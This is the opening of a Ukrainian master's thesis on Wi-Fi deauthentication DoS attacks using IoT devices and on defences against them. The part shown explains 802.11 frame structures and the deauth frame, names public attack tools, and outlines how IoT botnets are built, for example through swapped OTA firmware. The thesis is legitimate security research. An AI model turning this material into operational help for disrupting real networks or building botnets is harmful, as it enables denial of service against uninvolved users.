НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«На правах рукопису»

УДК 004.056

«До захисту допущено»
В.о. завідувача кафедри
_____ М.В.Грайворонський
“___”_____2018 р.

Магістерська дисертація

на здобуття ступеня магістра

зі спеціальності: 125 Кібербезпека

на тему: Сценарій проведення DOS атаки на бездротові мережі з використанням IoT пристроїв та методи захисту від подібних атак

Виконав (-ла): студент (-ка) ____ курсу, групи _____
(шифр групи)

Демешко Валерій Юрійович _____
(прізвище, ім’я, по батькові) (підпис)

Науковий керівник к.т.н., доц. Демчинський Володимир Васильович _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назва розділу) (науковий ступінь, вчене звання, , прізвище, ініціали) (підпис)

Рецензент к.т.н., доцент Дорогий Я.Ю. _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій магістерській дисертації немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ – 2018 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – другий (магістерський) за освітньо-професійною програмою
Спеціальність (спеціалізація) – 125 Кібербезпека («Системи і технології кібербезпеки)

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
_____ М.В.Грайворонський
(підпис)

«___»_____2018 р.

ЗАВДАННЯ
на магістерську дисертацію студенту

Демешко Валерію Юрійовичу

1. Тема дисертації: Сценарій проведення DOS атаки на бездротові мережі з використанням IoT пристроїв та методи захисту від подібних атак
науковий керівник дисертації к.т.н., доц. Демчинський Володимир Васильович,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «15» листопада 2018 р. № 4171-с

2. Термін подання студентом дисертації 12.12.2018 р.

3. Об'єкт дослідження _____
_____

4. Вихідні дані _____
_____
_____
_____

5. Перелік завдань, які потрібно розробити _____
_____
_____
_____
_____
_____

6. Орієнтовний перелік ілюстративного матеріалу _____
_____
_____

7. Орієнтовний перелік публікацій _____
_____

8. Консультанти розділів дисертації*

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

9. Дата видачі завдання _____

Календарний план

№ з/п	Назва етапів виконання магістерської дисертації	Термін виконання етапів магістерської дисертації	Примітка

Студент _____ (підпис) _____ (ініціали, прізвище)

Науковий керівник дисертації _____ (підпис) _____ (ініціали, прізвище)

* Консультантом не може бути зазначено наукового керівника магістерської дисертації.

РЕФЕРАТ

Робота обсягом 84 сторінки містить 24 ілюстрації, 29 таблиць та 25 літературних посилань.

Метою даної кваліфікаційної роботи є обгрунтування набору методів захисту від атаки деавтентифікації в бездротових мережах на основі тестування обладнання точок доступу за допомогою IoT пристроїв.

Об’єктом дослідження є технології бездротових мереж.

Предметом дослідження є вразливість в процедурі деавтентифікації в технології Wi-Fi та способи її усунення.

Результати роботи викладені у вигляді опису методів захисту, рекомендацій щодо налаштувань бездротових мереж задля забезпечення безпеки даних мереж.

Результати роботи можуть бути використані при побудові бездротових мереж.

РЕФЕРАТ

Работа объемом 84 страницы содержит 24 иллюстрации, 29 таблиц и 25 литературных ссылок.

Целью данной квалификационной работы является обоснование набора методов защиты от атаки деавтентификации в беспроводных сетях на основе тестирования оборудования точек доступа с помощью IoT устройств.

Объектом исследования являются технологии беспроводных сетей.

Предметом исследования является уязвимость в процедуре деавтентификации в технологии Wi-Fi и способы ее устранения.

Результаты работы изложены в виде описания методов защиты, рекомендаций по настройкам беспроводных сетей для обеспечения безопасности данных сетей.

Результаты работы могут быть использованы при построении беспроводных сетей.

ABSTRACT

The work volume 84 pages contains 24 illustrations, 29 tables and 25 literary references.

The purpose of this qualification work is to substantiate the set of methods of protection against deauthentication attack in wireless networks based on the testing of equipment of access points using IoT devices.

The object of research is the technology of wireless networks.

The subject of the study is the vulnerability in the procedure of deauthentication in Wi-Fi technology and ways of its elimination.

The results of the work are described in the form of a description of the protection methods, recommendations for the configuration for wireless networks to ensure the safety of these networks.

The results of the work can be used in the construction of wireless networks.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

Мережевий протокол – формалізований опис процедури взаємодії двух модулів одного рівня на різних вузлах мережі. Під протоколом будемо розуміти програмну реалізацію того чи іншого мережевого протоколу. [18]

Загроза — подія, яка може спричинити порушення політики безпеки інформації або нанесення збитків ІКС. [19]

Атака — певна послідовність дій, які, в разі успіху, призведуть до порушення безпеки інформації. Також атака – реалізація певної загрози.[19]

Зловмисник — фізична особа, яка умисно порушує політику безпеки.

QoS (англ.Quality of service - якість обслуговування) – ймовірність того, що мережа зв'язку відповідає заданому угодою про трафік, або ж, в ряді випадків, неформальне позначення ймовірності проходження пакета між двома точками мережі.

IP — протокол, що надає стандартний набір правил для передачі і прийому даних через Інтернет. Це дозволяє пристроям, що працюють на різних платформах, спілкуватися один з одним, поки вони підключені до Інтернету.

IEEE (англ.Institute of Electrical and Electronics Engineers) — міжнародна некомерційна організація Інститут інженерів електротехніки та електроніки. [20]

Wi-Fi (англ.Wireless Fidelity) – високоточні бездротові технології передачі даних, які представляють собою набір стандартів передачі цифрових потоків даних по радіоканалам.

ТД – бездротова базова станція, яка надає доступ до ресурсів вже існуючої мережі або створює нову мережу.

ПЗ – програмне забезпечення

АЗ – апаратне забезпечення

ПК – персональний комп'ютер

ОС – операційна система

MAC-адреса (англ.Media Access Control) – унікальний ідентифікатор, який встановлюється на мережевий інтерфейс заради комутації пакетів на канальному рівні моделі OSI.

WAP (англ.Wireless Application Protocol) – технічний стандарт, який описує метод отримання доступу до Інтернет ресурсів за допомогою тільки кінцевого мобільного клієнту.

PMF (англ.Protected Management Frames) – протокол, який описує структуру та алгоритми роботи захищених фреймів керування у Wi-Fi.

ESS (англ.Extended Service Set) – одна або більше поєднаних між собою мереж з певною структурою: точка доступу та всі її клієнти.

SS (англ.Service Set) – набір асоційованих пристроїв у локальну мережу (WLAN), які використовують для підключення стандарт IEEE 802.11.

IGTK (англ.Integrity Group Temporal Key) – ключ, котрий використовується у стандарті IEEE 802.11w для захисту broadcast та multicast фреймів керування.

API (англ.Application Programming Interface) – опис процедур, структур даних, методів за допомогою яких одна програма може взаємодіяти з іншою.

IDE (англ.Integrated Development Environment) – інтегроване середовище для розробки ПЗ, в яке входить текстровий редактор, компілятор/інтерпретатор, засоби для автоматизації генерування виконуваних файлів, відладник та інші.

M2M (англ.Machine-to-Machine) – загальна назва технологій для взаємодії машин, тобто, обміну інформацією в односторонньому або вдосторонньому порядку.

ВСТУП

У зв'язку з швидким розвитком бездротових мереж та зручністю їх використання люди все частіше надають їм перевагу у виборі при підключенні до мережі Інтернет.

Таким видом мереж користуються як пересічні громадяни, так і організації, підприємства і навіть державні банки, тож потрібно замислитись про їх безпечність. Основною їх відмінністю є середовище передачі інформації – в прямому сенсі «повітря», тому трафік є доступним кожному в радіусі дії його примача.

В даний час людство просуває ідеї «розумних» машин, роботів та «розумних будинків». Останні в свою чергу містять велику кількість IoT пристроїв, об'єднаних за допомогою бездротових мереж. Такі пристрої мають вихід в Інтернет, створені для полегшення праці по дому та можуть запускати певні сервіси та служби, які звертаються до віддалених серверів. Зараз силами ентузіастів йде розробка прикладів використання подібних модулів та програмних реалізацій відповідних сервісів, тому саме на даному етапі варто думати про безпеку, адже велика кількість малих клієнтів бездротових мереж також може нанести їм шкоду.

Актуальність роботи зумовлюється тим, що на даний час давно відомі вразливості бездротових мереж не були усунуті, а ринок IoT пристроїв тільки починає розвиватись та приносить з собою нові загрози в інформаційно-телекомунікаційні мережі. Буквально через декілька років схожі модулі будуть знаходитись десятками в кожному домі, а наслідки, породжені атаками, можуть бути непередбачуваними.

Метою роботи є обгрунтування набору методів захисту від атаки деавтентифікації в бездротових мережах на основі тестування обладнання точок доступу за допомогою IoT пристроїв.

Завданням роботи є дослідження стандартів та аналіз вразливостей технології Wi-Fi, розробка програмного продукту для відтворення атак на доступність ТД з використанням IoT модулів та обгрунтування набору засобів захисту від атаки деавтентифікації клієнтів ТД.

Об'єктом дослідження є технології бездротових мереж.

Предметом дослідження є вразливість в процедурі деавтентифікації в технології Wi-Fi та способи її усунення.

Методами дослідження є **аналіз** технологій та вразливостей бездротових мереж, **моделювання** атак на доступність до них.

Наукова новизна полягає в створенні програмного засобу для тестування та виявлення вразливостей в бездротових мережах на основі IoT пристроїв та розробці методів захисту від DoS атаки виходячи з результатів тестування.

Практичним значенням є обгрунтування методів захисту від атаки деавтентифікації клієнтів ТД та створення нового програмного засобу для тестування вразливостей деавтентифікації в бездротових мережах.

1 ВИКОРИСТАНІ ТЕХНОЛОГІЇ

З розвитком мереж, технологій Інтернету, люди все частіше користуються бездротовими мережами як засобом, який надає зручність у користуванні ресурсами «світової павутини» без під'єднання власного пристрою до дротів.

Підприємства та організації роблять своїх працівників мобільнішими всередині своєї структури розташування робочих місць, в будинках люди також не залишаються прив'язаними до одного місця, в громадських місцях створюються публічні ТД з безкоштовним виходом в Інтернет. Такий розвиток і поширення даних технологій вимагають високого захисту клієнтів ТД, їх даних та доступності ресурсів обраної мережі.

Основною відмінністю даних мереж є середовище передачі інформації – радіоефір, тому трафік є доступним кожному в радіусі дії його примача, який може впливати на якість сигналу та доступність вашого пристрою до обраної ТД.

Розвиток ринку IoT пристроїв приведе до виходу у світ мільйонів нових продуктів, частина з яких матиме модулі, що використовують бездротові технології. Вони, безумовно, внесуть певні корективи в роботу бездротових мереж, в тому числі маючи старі вразливості і вносячи нові. Саме тому потрібно вже зараз детальніше розглянути технології та стандарти, які використовуються при побудові таких мереж щоб уникнути критичних наслідків.

1.1 Стандарти Wi-Fi

Розробкою стандартів даних технологій займається організація IEEE, яка в 1997 році представила перший стандарт IEEE 802.11. Далі від нього пішли інші:

- IEEE 802.11b – 1999, збільшення швидкості з'єднання до 5.5 та 11 Мбіт/с
- IEEE 802.11a – 1999, більші швидкості передачі (до 54 Мбіт/с), використання каналів в спектрі 5 ГГц, несумісний з 802.11b
- IEEE 802.11g – 2003, збільшення швидкості з'єднання до 54 Мбіт/с, сумісний з 802.11b
- IEEE 802.11n – 2009, підтримує обидва спектри (2,4 ГГц та 5 ГГц), збільшення швидкості з'єднання до 300 Мбіт/с
- IEEE 802.11d – слугує для адаптації пристроїв до стандартів і умов країни
- IEEE 802.11e – описує класи якості передачі медіаконтенту
- IEEE 802.11f – уніфікує параметри ТД різних виробників
- IEEE 802.11h – обов'язковий для країн ЄС, визначає як потрібно змінювати силу сигналу при знаходженні сигналів метерологічних та військових радарів.
- IEEE 802.11i – стандарт з безпеки, введення протоколу WPA
- IEEE 802.11k – направлений на вирішення проблем балансування навантаження між ТД (коли у однієї багато клієнтів)
- IEEE 802.11m – стандарт, який включає в себе всі поправки на 802.11
- IEEE 802.11p – визначає взаємодію обладнання, яке рухається біля ТД (швидкість руху до 200 км/год, відстань до ТД – до 1 км)
- IEEE 802.11r – описує роботу роумінга при переході між зонами покриття різних ТД
- IEEE 802.11s – реалізація Mesh мереж (змішані, кожен пристрій може слугувати як ТД і як клієнт)
- IEEE 802.11t – опис методів тестування у бездротових мережах
- IEEE 802.11u – визначає протоколи взаємодії із зовнішніми мережами
- IEEE 802.11v – зміни в IEEE 802.11 на фізичному і канальному рівні, вирішення питання централізації і впорядкування конфігурації клієнтів

- IEEE 802.11y – стандарт зв'язку для пристроїв, які знаходяться на відстані до 5км та працюють на частоті 3,65-3,7 ГГц. Швидкість з'єднання 54 Мбіт/с
- IEEE 802.11w – 2009, визначає протоколи для контролю цілісності даних, автентичності сторін та інші засоби захисту. В стандарті описаний захист пакетів управління (Management Frame)
- IEEE 802.11ac – стандарт для смуги 5 ГГц, який задає нові швидкості передачі для клієнтів і ТД.

Як бачимо, різні стандарти застосовуються до різних частот передачі у Wi-Fi.

1.2 Частотні смуги Wi-Fi

- ISM (Industrial, Scientific, Medical)
    1. Промислова смуга займає частоти 902 – 928 МГц
    2. Наукова смуга займає частоти 2400 – 2500 МГц
    3. Медична смуга займає частоти 5725 – 5875 МГц
- UNII (Unlicensed National Information Infrastructure) – набір смуг частотою від 5 МГц, має 4 смуги в собі, які можуть різнитись в залежності від стандартів і законів країни, в якій розгортається мережа.
    1. UNII-1 має смугу 5150 – 5250 МГц та містить в собі 4 частотні канали
    2. UNII-2 має смугу 5250 – 5350 МГц та містить в собі 4 канали
    3. UNII-2 Extended має смугу 5470 – 5725 МгЦ, ділиться на 11 каналів
    4. UNII-3 має смугу 5725 – 5825 МГц, ділиться на 4 канали

За замовчуванням сучасні роутери та інші ТД в Україні використовують смугу частот 2400 – 2500 МГц (так званий Wi-Fi 2.4 ГГц або працюють згідно стандарту IEEE 802.11 b/g/n), яка поділяється на 13 каналів.

1.3 Канали Wi-Fi 2.4 ГГц

Канал у Wi-Fi – підчастота на якій передавач транслюватиме сигнал в зовнішнє середовище. Дані підчастоти можуть перекриватись, а можуть і ні. Частоти 1, 6 та 11 не перекриваються, що представлено на Рис. 1.1.



Рисунок 1.1 – Розподіл каналів за частотами та їх перекриття [1]

Таким чином, щоб отримати потрібний сигнал, приймач має «слухати» частоту певного каналу. Якщо використовувати різні ТД на каналах, які не перетинаються і розмістити їх досить далеко один від одного, отримаєте вищу швидкість і найменшу кількість перешкод. Водночас, якщо розмістити такі ТД поруч, то кожна з них генеруватиме досить великий рівень шуму для забиття корисного сигналу іншої ТД. В генераторах шуму використовують інший принцип. Даний пристрій генерує сигнал на тому ж каналі, що і ТД, яку атакують. Подібні дії називають генерацією «білого шуму». Внаслідок цього корисний сигнал жертви зменшується.

1.4 Типи фреймів у Wi-Fi

У бездротових мережах технології Wi-Fi згідно стандарту IEEE 802.11 існує 3 типи пакетів:

- Фрейми даних – пакети, які інкапсулюють в собі дані протоколів вищих рівнів (прикладного, сеансового, транспортного)
- Фрейми керування
- Фрейми контролю

1.4.1 Фрейми контролю

Фрейми контролю слугують як допоміжні пакети при передачі фреймів даних між клієнтами та ТД, а також між двома клієнтами (мережі ad hoc). В стандарті IEEE 802.11 визначено 9 типів таких фреймів:

1. PS-Poll (Power Save Poll)
2. RTS (Request to Send) – фрейм для оповіщення всіх клієнтів ТД про час, скільки передаватиметься певний пакет даних
3. CTS (Clear to Send) – фрейм у відповідь на RTS, слугує для оповіщення всіх ТД про період часу коли потрібно зменшити навантаження на певному каналі, таким чином збільшується пропускна здатність каналу
4. ACK (Acknolegement) – фрейм підтвердження отримання правильно сформованого фрейму даних, відправляється отримувачем пакету даних
5. CF-End (Contention Free-End)
6. CF-End + CF-ACK
7. Block ACK Request (BlockAckReq)
8. Block ACK (BlockAck)
9. Control wrapper

1.4.2 Фрейми керування

Фрейми керування створені для встановлення і підтримки з'єднань. Стандарт IEEE 802.11 визначає такі їх типи:

1. Запит на асоціацію (Association Request)
2. Відповідь на асоціацію (Association Response)
3. Запит на реасоціацію (Reassociation Request)
4. Відповідь на реасоціацію (Reassociation response)
5. Пробний запит (Probe Request)
6. Відповідь на пробний запит (Probe Response)
7. Бікон (Beacon)
8. Оголошення про трафік (Announcement traffic indication message)
9. Дизасоціації (Disassiciation)
10. Автентифікації (Authentication)
11. Деавтентифікації (Deauthentication)
12. Дії (Action)
13. Дії без підтвердження (Action No Ack)
14. Оголошення за часом (Timing advertisement)

Кадри керування мають структуру, представлену на рис. 1.2.



Рисунок 1.2 – Загальна структура фрейму керування

Всі кадри керування мають однаковий тип заголовку MAC , незалежно від підтипу. Розглянемо детальніше кожне поле.

Frame Control – містить інформацію, яка використовується для визначення типу кадру та надання інформації, необхідної для інших полів. Повна його структура показана на рис. 1.3.



Рисунок 1.3 – Структура поля Frame Control

Duration – поле, що використовується для всіх видів фреймів керування, визначає час до передачі наступного кадру.

Destination address – MAC-адреса отримувача фрейму.

Source address – MAC-адреса відправника фрейму.

BSSID (Basic Service Set IDentifier) – MAC-адреса приймача фрейму.

Sequence control – номер пакета при обміні даними.

Frame body – тіло пакету - дані, які потрібно передати.

FCS (Frame Check Sequence) – контрольна сума, використовується для виявлення помилок при передачі. Обчислюється і записується відправником, приймаюча сторона обчислює таке саме значення самостійно і порівнює з отриманим.

Protocol – поле, що містить поточну версію використовуваного протоколу IEEE 802.11. Використовується отримувачем для визначення чи підтримується дана версія протоколу.

Поля Type та Subtype визначають тип кадру (розділ 1.4). Підтипом, наприклад, може бути фрейм автентифікації, асоціації, RTS, CTS або фрейми даних. Для кожного підтипу визначені певні функції для свого типу кадру.

Поля ToDS та FromDS вказують, чи призначений кадр для системи розподілу. Таким чином визначають до якого типу мереж (ad hoc чи інфраструктурного) приєднаний відправник фрейму. В інфраструктурних мережах в дані поля буде встановлений відповідний з бітів.

Поле More Fragments показує чи за даним кадром повинні слідувати його фрагменти.

Поле Retry показує чи даний фрейм відправлений повторно.

Поле Power Management показує чи відправник знаходиться в режимі енергозбереження.

More Data показує, що відправник перебуває в режимі енергозбереження та за даним кадром повинні слідувати інші на відправку. Також цей показник використовується точками доступу щоб вказати, що додаткові фрейми broadcast або multicast мають слідувати за даним.

Поле Protected frame вказує чи використовуються автентифікація і шифрування у пакеті. Може встановлюватись для всіх кадрів даних і кадрів керування, підтипом яких є «автентифікація».

Order показує чи обробка прийнятих кадрів виконується згідно їх порядку.

Розглянемо структуру біконів та кадру деавтентифікації так як застосовуватимемо дані фрейми під час тестових атак.

1.4.2.1 Кадри Beacon

В інфраструктурних мережах кадри Beacon є пакетами типу broadcast.

ТД розсилає дані кадри з певним інтервалом (за замовчуванням 102,4 мс) задля повідомлення клієнтам та іншим станціям поряд, що вона існує та для встановлення консистентних налаштувань на клієнтах. Щоб отримати ці пакети станції мають знаходитись у зоні обслуговування, тобто, мати певний рівень прийнятого сигналу. Таким чином дані фрейми фігурують у важливих завданнях обслуговування мережі. Розглянемо основну структуру пакету на рис. 1.4.



Рисунок 1.4 – Структура пакету Beacon

В даному кадрі пристутній обов’язковий заголовок MAC header, що показаний на рис. 1.2, тіло кадру та поле для хеш-суми.

Пакет має 4 обов’язкових поля та до 40 необов’язкових, в залежності від вендору, країни, налаштувань BBS. На рис. 1.4 представлено обов’язкові поля та декілька опціональних поруч. Після цих полів можуть слідувати тільки необов’язкові.

Обов’язкові поля для тіла кадру:

- Time stamp – місцевий час, який має встановити станція щоб синхронізуватись з усіма членами BSS та самою ТД.
- Beacon interval – інтервал між посилками даного кадру
- Capability info – інформація про можливості ТД та мережі. Сюди можуть входити і подробиці шифрування, підтримку опитування, тощо.
- SSID – назва бездротової мережі

1.4.2.2 Кадр деавтентифікації

Дані кадри відправляються користувацьким пристроєм іншому пристрою якщо потрібно завершити з'єднання і розриває його в односторонньому порядку. Фрейм являє собою оповіщення іншої сторони про розірвання. Після відправки даного пакету пристрій не вважатиме, що інший пристрій знаходиться в його BSS.

Кадр може бути відправленим коли завершені всі комунікації ТД і станції. Поле підтип в пакеті керування (поле тип – 0x0) матиме значення 0x0c. Побачити такі пакети можна за допомогою Wireshark, застосувавши фільтр:

(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x0c) [2]

Структуру фрейму деавтентифікації представлено на рис. 1.5. Довжини полів вказано в октетах.

2	2	6	6	6	2	2	4
Frame Control	Duration	Destination address	Source Address	BSSID	Sequence Control	Reason Code	FCS

Рисунок 1.5 – Фрейм деавтентифікації

Основною відмінністю від інших пакетів керування є наявність поля Reson Code замість Frame Body. Це поле містить кодове значення причини деавтентифікації. Всі значення кодів 0-66 можуть бути знайдені в стандарті IEEE 802.11, значення 67 - 65 535 зарезервовані.

1.5 Процедури автентифікації та деавтентифікації

Процедура автентифікації з спільним паролем (shared key) зображена на рис.1.6.



Рисунок 1.6 – Схема автентифікації з shared key

У випадку саме такої автентифікації (коли точка доступу має пароль), станція повинна відправити до ТД запит на автентифікацію. У відповідь вона отримує пакет «відповідь на автентифікацію» з певним текстом всередині. Даний текст має бути закодований своїм ключем та відправлений ТД у запиті на асоціацію. ТД порівнює отримане значення з тим, яке має вона.

Якщо ж автентифікація до ТД проходить без пароля, процедура складається з пересилання тільки Authentication request та Authentication response.

Після успішного встановлення з'єднання, будь-яка сторона зможе розірвати його за допомогою кадру деавтентифікації. Звісно, при імітації даної атаки потрібно відправляти такі пакети до жертви, а не від неї, що і буде показано далі.

1.6 DoS-атаки на технології Wi-Fi

DoS-атака – атака на обчислювальну систему з метою повної або часткової її відмови в обслуговуванні клієнтів, обмеження доступу до ресурсів даної системи.

Використовуючи Wi-Fi, об'єктами даних атак можливі як точки доступу, так і їх клієнти. За наявності великої кількості керованих атакуючою стороною пристроїв біля обраного в якості жертви пристрою (або біля ТД, до якої він під'єднаний) – можливе проведення DDoS-атаки. Дані атаки характеризуються масовим виконанням одних дій, які призводять до вичерпання певного ресурсу жертви.

Типові DoS-атаки:

- ICMP Flood
- UDP Flood
- Smurf
- SYN Flood
- Tear Drop
- Deauth (деавтентифікації)
- Глушіння (Jamming)

Розглянемо детальніше атаку деавтентифікації клієнтів. Ця атака вперше була продемонстрована як частина атаки на протокол WAP на конференції PacSec

2008, Eric Tews виступив з темою «Gone in 900 Seconds, Some Crypto Issues with WPA». З того часу з'явилось декілька дуже популярних утиліт на ПК для її проведення, скористатись якими може будь-хто, не маючи хорошого технічного підґрунтя. Ось деякі з них:

- Aireplay-ng
- Airgeddon
- WiFite
- Scapy
- Zulu

1.7 IoT пристрої. Способи оновлення їх ПЗ

IoT – концепція обчислювальної мережі, побудованої на фізичних об'єктах, оснащених вбудованими технологіями для взаємодії один з одним або з зовнішнім середовищем, яка розглядає організацію таких мереж як явище, здатне перебудувати економічні та суспільні процеси та виключає з частини дій і операцій необхідність участі людини[3]. Відповідно, пристрої, які прийматимуть участь в формуванні таких мереж можуть бути зовсім різних потужностей (embedded devices та потужні сервери). В більшості, це вбудовані в пристрої, чіпи яких мають можливість під'єднуватись до мережі Інтернет та взаємодіяти з іншими пристроями згідно протоколу M2M (Machine To Machine).

Шляхи підключення embedded пристроїв до Інтернету:

- 3G/4G
- Wi-Fi

Маючи доступ до мережі Інтернет, досить малу захищеність та велику кількість подібних пристроїв по всьому світу, є ймовірність формування великих ботнетів. Ботнет – мережа, яка складається з хостів із запущеним автономним ПЗ та може бути керована централізовано. Дані технології набирають все більшу популярність у хакерів, а доказами цього можуть бути сформовані порівняно недавно ботнети Mirai (2016 рік), DoubleDoor (2016), Satori, Reaper. Щоб сформувати ботнет потрібно запустити власний код на такому пристрої. Є декілька методів як це зробити:

- Вживлення «черв'яка»
- Вживлення троянського ПЗ
- Оновлення ПЗ всього пристрою на потрібне

Перші два способи більш дієві якщо ботнет має бути сформований на різних типах пристроїв, виробників, вендорів. В даному разі існують і обмеження: можлива не підтримка даного ПЗ на всіх пристроях через брак ресурсів для його запуску. В останньому випадку – зловмисник може згенерувати пакет оновлень для певного модуля, тим самим обмеживши кількість власних ботів, але знаючи, що всі підключаться до мережі. Після цього потрібно оновити пристрої.

Шляхи оновлення IoT речей:

- Фізичний – людина за допомогою спеціальних кабелів записує на пристрій нову версію ПЗ
- OTA Upgrade (Over The Air) – оновлення при якому пристрій оновлюється по повітрю, викачуючи з сервера нову версію ПЗ. Таке оновлення може запускати декілька сервісів автоматично (наприклад, LWM2M) або це зробить людина, керування процесом здійснює сервер.

Відповідно, щоб оновити такий пристрій потрібен або фізичний доступ до пристрою або підміна файлів/посилань з новою версією ПЗ на сервері LWM2M.

Висновки до розділу 1

В даному розділі розглянуто принципи роботи технологій Wi-Fi, типи кадрів, наведено детальний огляд деяких з них задля використання даних структур при формуванні таких кадрів у прикладній частині роботи.

Розглянуто процедури автентифікації та деавтентифікації, поняття DoS-атак на дані процедури та можливі способи побудови ботнетів з IoT пристроїв.

2 МЕХАНІЗМИ РЕАЛІЗАЦІЇ ВРАЗЛИВОСТІ ДЕАВТЕНТИФІКАЦІЇ

2.1 Вразливість процедури деавтентифікації

